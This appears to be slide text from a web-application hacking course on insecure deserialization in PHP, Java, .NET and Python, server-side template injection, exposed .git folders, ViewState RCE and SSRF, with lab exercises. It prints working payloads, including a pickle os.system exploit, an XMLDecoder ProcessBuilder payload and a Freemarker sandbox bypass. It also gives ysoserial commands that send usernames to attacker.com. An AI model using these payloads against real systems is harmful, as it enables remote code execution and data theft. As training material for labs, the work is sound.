b250YWluZXIAcmF3Ijth0jE6e3M6MzoiAGFzIjtz0jY6InN5c3RlbSI7fXM6MjQ6IjBQaW1wbGVcQ29u
dGFpbmVyaHZhbHVlcYI7YToxOntz0jM6ImhhcyI7czo20iJzeXN0ZW0i031z0jIy0iIAUGltcGxlXENv
bnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3Ijth0jE6e3M6MzoiAGFzIjtz0jY6InN5c3RlbSI7fX19fWk6MTtz0jI6ImlkIjtpOjg6IlNsaW1cQXBwIjoxOntz0jE50iIAU2xpbVxBcHAAY29udGFpbmVyaHZhbHVlcYI7YToxOntz0jM6ImFsbCI7YToyOntp0jA7cjo2
O2k6MTtz0jI6ImlkIjtpOjg6IlNsaW1cQXBwIjoxOntz0jE50iIAU2xpbVxBcHAAY29udGFpbmVyaHZhbHVlcYI7YToxOntz0jM6ImFsbCI7YToyOntp0jA7cjo2
O2E6Mjtp7aTowO3I6Njtp0jE7czoy0iJpZCI7fX19fWk6NzoiACoAYm9keSI7czow0iIi030=
```

Reference:
<https://github.com/ambionics/phpggc>



Exercise

PHP Deserialization Attack

- Identify and exploit the PHP Deserialization vulnerability
- Get a reverse shell and extract the system information such as username, OS type from the server

Challenge URL:

<http://slim.webhacklab.com:8081>

Java Object Serialization

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Java Binary Deserialization Vulnerabilities



readObject() of ObjectInputStream class

- Converts serialized java string to an object which is the process of Deserialization
- If user supplied input is passed into this function it can lead to remote code execution

```
-iENQsrNAKcom.test.servlets.CarãBEL<ÜCCHFØDC1STX  
STXIBScapacityLENOmodeltDC2Ljava/lang/String;xpEOT  
°tETXi20|
```

Traffic

- Magic bytes 'ac ed 00 05' bytes
- 'r00' for Base64
- 'application/x-java-serialized-object' for Content-Type header

readObject()

```
class Car {  
    private String model="i20" ;  
    private int capacity=1200 ;  
}
```

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Exercise

Java Deserialization Attack - Binary

- Identify and inject a payload into the serialized data to make the host send DNS requests to an external host:
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

Challenge URL:

<http://mblog.webhacklab.com/login>

- **Note:** Send a DNS request to the host userX.webhacklab.com

Java Deserialization – serialVersionUID Mismatch



```
HTTP Status 500 - org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962
```

type Exception report

message `org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962`

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
java.io.InvalidClassException: org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962
    java.io.ObjectStreamClass.initNonProxy(ObjectStreamClass.java:687)
    java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1883)
    java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1749)
    java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2040)
    java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1571)
    java.io.ObjectInputStream.defaultReadFields(ObjectInputStream.java:2285)
    java.io.ObjectInputStream.defaultReadObject(ObjectInputStream.java:561)
    java.util.PriorityQueue.readObject(PriorityQueue.java:702)
```

- The generate payload using ysoserial.jar resulted in error
- Server uses a different version of the BeanComparator class

Reference:

<https://rhinosecuritylabs.com/research/java-deserialization-using-ysoserial/>

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Decompiling and Analysis



- Identify the library version based on serialVersionUID

```
Checking file: beanutils-1.5.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 5123381023979609048L;
Checking file: commons-beanutils-1.6.1.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.6.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.7.0.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-BETA.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.1-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.2-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.3-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.9.0-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.1-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.2-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.3-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.4-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
```

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Rebuilding YSoSerial



- Edit the pom.xml and rebuild YSoSerial Source

```
the root account, you may harm your system.
src target appveyor.yml assembly.xml DISCLAIMER.txt Dockerfile LICENSE.txt pom.xml README.md ysoserial.png

pom.xml
Options Help
<artifactId>commons-collections</artifactId>
  <version>3.1</version>
</dependency>
<dependency>
  <groupId>commons-beanutils</groupId>
  <artifactId>commons-beanutils</artifactId>
  <version>1.9.2</version>
</dependency>
<dependency>
  <groupId>commons-beanutils</groupId>
  <artifactId>commons-beanutils</artifactId>
  <version>1.7.0</version>
</dependency>
<dependency>
  <groupId>org.apache.commons</groupId>
  <artifactId>commons-collections</artifactId>
  <version>3.1</version>
</dependency>
</dependencies>
<build>
  <plugins>
    <plugin>
      <groupId>org.apache.maven.plugins</groupId>
      <artifactId>maven-compiler-plugin</artifactId>
      <version>3.8.1</version>
    </plugin>
  </plugins>
</build>
</project>
```

```
Terminal - root@kali: ~/Desktop/ysoserial
root@kali: ~/Desktop/apache-... x root@kali: ~/Desktop/ysoserial x root@kali: ~/Desktop/ysoseri... x roo
root@kali:~/Desktop/ysoserial# ../apache-maven-3.6.3/bin/mvn clean package -DskipTests
```

Reference:
<https://github.com/frohoff/ysoserial>



Demo

Tricky Java Deserialization Attack - Binary

- Identify and inject a payload into the serialized data to make the host send DNS requests to an external host:
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

Challenge URL:

<http://mblognew.webhacklab.com/login>

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Java XML Deserialization Vulnerabilities



XMLDecoder and XStream two libraries in Java used for serializing objects using XML



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Java XML Deserialization: XML Decoder



```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="1">
    <void index="0">
      <string>calc.exe</string>
    </void>
  </array>
  <void method="start" />
</object>
```

XMLDECODER



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Exercise

Java Deserialization Attack - XML

- Identify the request to inject XML serialized data and inject a payload to make the host send ping requests to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and also read `"/etc/passwd"` file

Challenge URL:

<http://mblog.webhacklab.com/api/add/microblog>

Some Popular Bugs

XMLDecoder Deserialization Vulnerabilities

- Oracle Weblogic - CVE-2017-3506,CVE-2017-10271

XStream Deserialization Vulnerabilities

- Apache Struts2 REST Plugin - CVE-2017-9805
- Atlassian Bamboo - CVE-2016-5229
- Jenkins - CVE-2017-2608



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Demo

Jackson JSON Deserialization Attack

- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

Challenge URL:

<http://mblog.webhacklab.com/mblog/api/add/microblog>

.NET Serialization: RCE

The .NET framework has multiple serialization types

Top Serialization Methods:

- Binary serialization - Runtime serialization
- XML & SOAP Serialization
- Data Contract Serialization



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BinaryFormatter Serialization

- The .NET Framework provides the BinaryFormatter class for binary serialization
- BinaryFormatter is a Fast, Lightweight Binary serialization/ deserialization technique
- BinaryFormatter Class serializes and deserializes an object or an entire graph of connected objects, in binary format
- System.Runtime.Serialization.Binary.BinaryFormatter class is a serialization mechanism in the framework since version 1.0



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Serialization: BinaryFormatter



Sample code

```
1 namespace BinaryFormatterDemo
2 {
3     class Program
4     {
5         static void Main(string[] args)
6         {
7             string secretData = "This is Sample Data";
8             string serealizedData = Convert.ToBase64String(SerealizeData(secretData));
9             Console.WriteLine("Serialized Data : " + serealizedData);
10            Console.WriteLine("Deserialized Data : " + DeserealizeData(Convert.
11                FromBase64String(serealizedData)));
12            Console.Read();
13        }
14        public static string DeserealizeData(byte[] serealizedData)
15        {
16            MemoryStream memStream = new MemoryStream(serealizedData);
17            BinaryFormatter binFormatter = new BinaryFormatter();
18            return binFormatter.Deserialize(memStream).ToString(); Deserialization
19        }
20        public static byte[] SerealizeData(string data)
21        {
22            MemoryStream memStream = new MemoryStream();
23            BinaryFormatter binFormatter = new BinaryFormatter();
24            binFormatter.Serialize(memStream, data); Serialization
25            memStream.Seek(0, SeekOrigin.Begin);
26            return memStream.ToArray();
27        }
28    }
29 }
```

```
Serialized Data :
AAEAAAD/////AQAAAAAAAAAQAQAABNUaG1zIG1zIFNhbXBsZSBEYXRhCw==

Deserialized Data :
This is Sample Data
```

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YSoSerial.Net

- YSoSerial.NET is a (Windows Executable) tool that contains multiple “gadget chains” of .NET libraries which can be leveraged to exploit unsafe deserialization of objects. The utility accepts user payload and wraps it within the specified gadget.



```
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o  
base64 -c "powershell.exe Invoke-WebRequest -Uri  
http://192.168.4.X/$env:UserName"
```



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Exercise

.NET Serialization Attacks

- Identify and exploit the .Net Deserialization vulnerability to make the host send OOB HTTP request to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “win.ini” file
- Use <http://utility.webhacklab.com/> to generate payloads

Challenge URL:

<http://admin.webhacklab.com>

Example: NancyFX (CVE-2017-9785)

- Nancy is a lightweight framework for building HTTP based services on .Net
- Csrfs in vulnerable version of NancyFX has Remote Code Execution via Deserialization of JSON data in a CSRF Cookie
- Cookie contains a unique token as a CSRF Token, instance serialized with BinaryFormatter and then base64 encoded
- By submitting `PSObject` payload encoded in base64 encoding, an attacker will be able to gain arbitrary code execution on the application server upon deserialization of the cookie




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Python Deserialization

- Default library 'Pickle' in python for serialization.
- `dumps()` -> Serialize
- `loads()` -> Deserialize



Vulnerable Pickle



docs.python.org/3/library/pickle.html

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`pickle` — Python object serialization

Source code: [Lib/pickle.py](#)

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a [binary file](#) or [bytes-like object](#)) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” [1] or “flattening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”.

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See [Comparison with json](#).

Vulnerable Pickle – Dump and Load



docs.python.org/2/library/pickle.html

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The `pickle` module provides the following functions to make the pickling process more convenient:

`pickle.dump(obj, file[, protocol])`
Write a pickled representation of `obj` to the open file object `file`. This is equivalent to `Pickler(file, protocol).dump(obj)`.

If the `protocol` parameter is omitted, protocol 0 is used. If `protocol` is specified as a negative value or `HIGHEST_PROTOCOL`, the highest protocol version will be used.

Changed in version 2.3: Introduced the `protocol` parameter.

`file` must have a `write()` method that accepts a single string argument. It can thus be a file object opened for writing, a `StringIO` object, or any other custom object that meets this interface.

`pickle.load(file)`
Read a string from the open file object `file` and interpret it as a pickle data stream, reconstructing and returning the original object hierarchy. This is equivalent to `Unpickler(file).load()`.

`file` must have two methods, a `read()` method that takes an integer argument, and a `readline()` method that requires no arguments. Both methods should return a string. Thus `file` can be a file object opened for reading, a `StringIO` object, or any other custom object that meets this interface.

This function automatically determines whether the data stream was written in binary mode or not.

`pickle.dumps(obj[, protocol])`
Return the pickled representation of the object as a string, instead of writing it to a file.

If the `protocol` parameter is omitted, protocol 0 is used. If `protocol` is specified as a negative value or `HIGHEST_PROTOCOL`, the highest protocol version will be used.

Changed in version 2.3: The `protocol` parameter was added.

`pickle.loads(string)`
Read a pickled object hierarchy from a string. Characters in the string past the pickled object's representation are ignored.

Explaining the Attack

- Pickle is vulnerable to RCE.
- Create an object and pass it to `__reduce__(self)` method.
- 'Reduce' method enables inserting the complete payload to avoid errors while deserialization in Pickle.

```
//Serializing the payload
import pickle
import os
class ExploitPickle(object): //Object creation
    def __reduce__(self): // reduce method implementation
        return (os.system, ('whoami', )) // Remote code payload insertion
pickled_nss = pickle.dumps(ExploitPickle()) // Serialization through
Pickle
with open("test.data", "wb") as file:
    file.write(pickled_nss) // Writing the serialized data into file
```



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Explaining the Attack

- Deserialization of the payload for retrieving data

```
import pickle
with open("test.data", "rb") as file:
    pickled_des = file.read() // Reading serialized data from the file
my_data = pickle.loads(pickled_des) // Deserialization using Pickle
```

- pickle.loads - Deserializes the data and executes malicious payload
- Both pickle load/loads libraries will result into insecure deserialization RCE in python



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Exercise

Python Serialization Attack

- Identify and exploit the Python Deserialization vulnerability to make the host send DNS requests to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and read '/etc/passwd' file

Challenge URL:

[http://reimbursement.webhacklab.com/
Support/AddTicket](http://reimbursement.webhacklab.com/Support/AddTicket)

Python Deserialization - Plex

- CVE: CVE-2020-5741
- Operating System: Windows
- Affected Version: Plex Media Server prior to 1.19.3
- Exploit Details:

An authenticated user can perform remote command execution due to deserialization of untrusted data.



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Vulnerable code snippet

- Code snippet to load the dictionary file
- Source:
 - PlexMediaServer_InstallationPath\Resources\Plug-ins-513b381af\Framework.bundle\Contents\Resources\Versions\1\Python\PMS\Dict.py

```
def __load():
    global __dict
    path = "%s/Dict" % Data.__dataPath
    if os.path.exists(path):
        try:
            __dict = Data.__unpickle(path)
            PMS.Log("(Framework) Loaded the dictionary file")
        except:
            PMS.Log("(Framework) The dictionary file is corrupt
& couldn't be loaded")
            __loadDefaults()
    else:
        __loadDefaults()
```



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Vulnerable code snippet

- Code snippet to unpickle the dictionary file
- Source:
 - PlexMediaServer_InstallationPath\\Resources\\Plug-ins-513b381af\\Framework.bundle\\Contents\\Resources\\Versions\\1\\Python\\PMS\\Data.py

```
def __unpickle(path):  
    f = open(path, "r")  
    obj = pickle.load(f)  
    f.close()  
    return obj
```



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Demo

Plex Python Deserialization Attack

- Identify and inject a payload into the serialized data to make the host send OOB HTTP request to an external host:

Challenge URL:

<http://plex.webhacklab.com:32400>

- **Note:** Send a DNS request to the host userX.webhacklab.com

Ruby/ERB template injection

- Modern applications support templates to provide user customizability
- If user input is not validated before embedding it will lead to code execution

Sample Malicious ERB Code:

```
Hello, <%= @name %>.
Today is <%= Time.now.strftime('%A') %>.
<%= 7 * 7 %>
<%= File.open('/etc/passwd').read %>
```



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Attack Scenario

- Identify the template engine being used (e.g. ERB)
- List down the methods available for the particular engine which can be used to perform malicious actions (read file, execute command)
- Inject the method with appropriate arguments to perform the action



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Exercise

Ruby/ERB Template Injection

- Identify the template engine and exploit it to extract the file `/etc/passwd`:

Challenge URL:

<http://shop.webhacklab.com/referral.php>



Case Study

RCE via Smarty Template

- User updated profile with {7*7} as firstname, lastname, username
- Invitation sent to friend contains errors indicating template injection.
- Multiple payload used to confirm and exploit injection:
 - Template Version: `{{$smarty.version}}`
 - Confirm PHP Execution : `{php}print "Hello" {/php}`
 - PHP Code Execution : `{php}$s = file_get_contents('/etc/passwd', NULL, NULL, 0, 100); var_dump($s);{/php}`
- Output was received over Emails

JetBrains YouTrack

- YouTrack is an issue tracking system and project management software developed by JetBrains
- CVE-2021-25770
 - Severity: CRITICAL
 - In JetBrains YouTrack before 2020.5.3123, server-side template injection (SSTI) was possible, which could lead to code execution.



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Reference:
<https://www.synacktiv.com/en/publications/exploiting-cve-2021-25770-a-server-side-template-injection-in-youtrack.html>

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Server-side Template Injection in YouTrack



- Software is running Freemarker as templating engine.
- Compared vulnerable version and patched version
- Where, Notification module was heavily using Freemarker template

Notification Templates > article_digest_subject.ftl

Save changes ← → Reset to default

`${197*7}`

1,379

Available Variables

The list of variables that can be used in this template.
[Notifications Language Reference](#)

LOCAL VARIABLE	TYPE
----------------	------

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Exploit Server-side Template Injection



- ALLOWS_NOTHING_RSOLVER (Free marker Configuration is set)
- Blocks the Instantiation of freemarker.template.utility.Execute class to blocks the command execution.

```
public class FreemarkerConfiguration extends Configuration {
    @JvmOverloads
    public FreemarkerConfiguration(@NotNull String displayName, @NotNull List extensions) {
        this.displayName = displayName; this.extensions = extensions;

        setLocale(XdApplicationMetaData.Companion.getLocale());
        setNewBuiltinClassResolver(TemplateClassResolver.ALLOWS_NOTHING_RESOLVER);
        setDefaultEncoding(Charsets.UTF_8.displayName());
        setLocalizedLookup(false);
        setTemplateUpdateDelayMilliseconds(0L);
        setTemplateExceptionHandler((TemplateExceptionHandler)new NotificationExceptionHandler());
    }
}
```

Notification Templates > article_digest_subject.ftl

Save changes

1 <#assign ex="freemarker.template.utility.Execute"?new()> \${ex("id")}>

[error] [error]

Reference:

https://freemarker.apache.org/docs/ref_directive_assign.html

https://freemarker.apache.org/docs/api_freemarker_template_utility_Execute.html

Sandbox Bypass to Achieve RCE



- **<#assign classloader=article.class.protectionDomain.classLoader> -**
 - The ProtectionDomain class encapsulates the characteristics of a domain
 - Which encloses a set of classes whose instances are granted a set of permissions when being executed on behalf of a given set of Principals.
 - A static set of permissions can be bound to a ProtectionDomain when it is constructed; such permissions are granted to the domain regardless of the Policy in force.
- **<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")> -**
 - An object wrapper class variable is created, and we use classloaders to load the class 'freemarker.template.ObjectWrapper'
- **<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)> -**
 - We use default wrapper field variable dwf and use the .getField to call the 'DEFAULT_WRAPPER'.
- **<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>**
 - We use Execute class 'ec' and use the classloaders to load the class 'freemarker.template.ObjectWrapper'.
- **`\${dwf.newInstance(ec,null)("id")}** -
 - Finally, we use the default wrapper field's parameterize arguments to call the ec variable which contains our Execute utility of Freemarker and then the 'id' argument.

```
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
`${dwf.newInstance(ec,null)("id")}
```

Reference:

<https://media.defcon.org/DEF CON 28/DEF CON Safe Mode presentations/DEF CON Safe Mode - Alvaro Muñoz and Oleksandr Mirosh - Room For Escape Scribbling Outside The Lines Of Template Security.pdf>

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Demo

JetBrains YouTrack via Freemarker Template Injection


- Identify the template engine and exploit it to extract the file `/etc/passwd`:

Challenge URL:

<http://192.168.200.20:8888/dashboard>

Git


- It's a version control system
- Designed to track changes in code.
- Used extensively to manage code.
- Decentralized code control system.



Misconfigured Git


Misconfiguration of Git leads to:

- Exposure of modification made to files and folders
- Source code exposure
- Exposure of Secret key, credential in Git history
- Exposure of Hardcoded secrets in source file
- Exposure of Hardcoded secrets in configuration file like `web.config`



Manually confirming a .git exposed bug

- Directly access '.git/config', '.git/HEAD', '.git/logs/HEAD' etc



A screenshot of a web browser displaying the contents of a .git/HEAD file. The address bar shows the URL `books.webhacklab.com/.git/HEAD`. The page content is a single line of text: `ref: refs/heads/master`.



A screenshot of a web browser displaying the contents of a .git/config file. The address bar shows the URL `books.webhacklab.com/.git/config`. The page content is a configuration file with the following text:

```
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
  ignorecase = true
  precomposeunicode = true
[remote "origin"]
  url = https://Sanjay-NSS@bitbucket.org/nssawh/awh-dot-net-
books.git
  fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
  remote = origin
  merge = refs/heads/master
```



Utilities for pentesting exposed .git

- git-finder
- git-dumper
- git-extractor

```
usage: git-dumper.py [options] URL DIR
```

```
Dump a git repository from a website.
```

```
positional arguments:
```

```
  URL                url
  DIR                output directory
```

```
optional arguments:
```

```
-h, --help          show this help message and exit
--proxy PROXY       use the specified proxy
-j JOBS, --jobs JOBS  number of simultaneous requests
-r RETRY, --retry RETRY
                    number of request attempts before giving up
-t TIMEOUT, --timeout TIMEOUT
                    maximum time in seconds before giving up
```



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ViewState Deserialization

- Default method to preserve page and control values between pages
- ViewState is a serialized value encoded and encrypted using MachineKey
- Exposed MachineKey may allow to perform RCE using YSoSerial.NET
- Viewstate property can either be :
 - Cleartext [MAC not enabled]
 - MAC enabled
 - Encrypted



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MAC Not Enabled



Go Cancel <| ▾ >| ▾ Target: <http://192.168.1.102:8090>  

Request

Raw Params Headers Hex ViewState

▼ ViewState v2.0 compatible **[MAC is not enabled]**

- ▼ Pair
 - ▼ Pair
 - string -921640512
 - ▼ Pair
 - null

```
ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c  
"powershell.exe Invoke-WebRequest -Uri http://attacker.com/$env:UserName"
```

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MAC Encrypted - .Net >=4.5



Go Cancel <|v> >|v> Target: http://192.168.1.102:8090  

Request

Raw Params Headers Hex **ViewState**

<html><p> Unrecognized format - **may be encrypted**</p></html>

0 dc bd 4c 8a ef bd 2f 1d 59 4c 6c 41 44 a4 e9 15 Ü½L i½/YLIADæé

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell.exe  
Invoke-WebRequest -Uri http://attacker.com/$env:UserName" --  
path="/content/default.aspx" --apppath="/" --decryptionalg="AES" --  
decryptionkey="XXXXXX" --validationalg="SHA1" --validationkey="XXXX"
```



Exercise

Leverage git misconfiguration to ViewState RCE

- Leverage Git misconfiguration to extract the Machine Key
- Exploit ViewState to perform remote code execution(RCE)
- Use <http://utility.webhacklab.com/> to generate payloads

Challenge URL:

<http://books.webhacklab.com/.git>



**Module:
Server Side
Request Forgery
(SSRF)**

- SSRF to Call Internal Files
- SSRF to Query Internal Network
- Export Injection
- Bypassing SSRF Filters
- SSRF exploitation in AWS

And relevant case studies

Server Side Request Forgery (SSRF)

- Server-Side Request Forgery (SSRF) is a vulnerability class in which an attacker can make the application send request on their behalf
- Exploiting this vulnerability an attacker might be able to access internal applications, perform port scan and use the application host as proxy



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SSRF to call Internal Files

As usually internal applications are not heavily tested for security issues, by exploiting a SSRF issue an attacker might be able to identify, assess and exploit an internal application to perform code execution and extract sensitive information

Attack Scenarios:

- Identify a SSRF vulnerability in an application
- Using the SSRF vulnerability identify local/internal application
- Identify code execution vulnerability in local/internal application and exploit it through SSRF

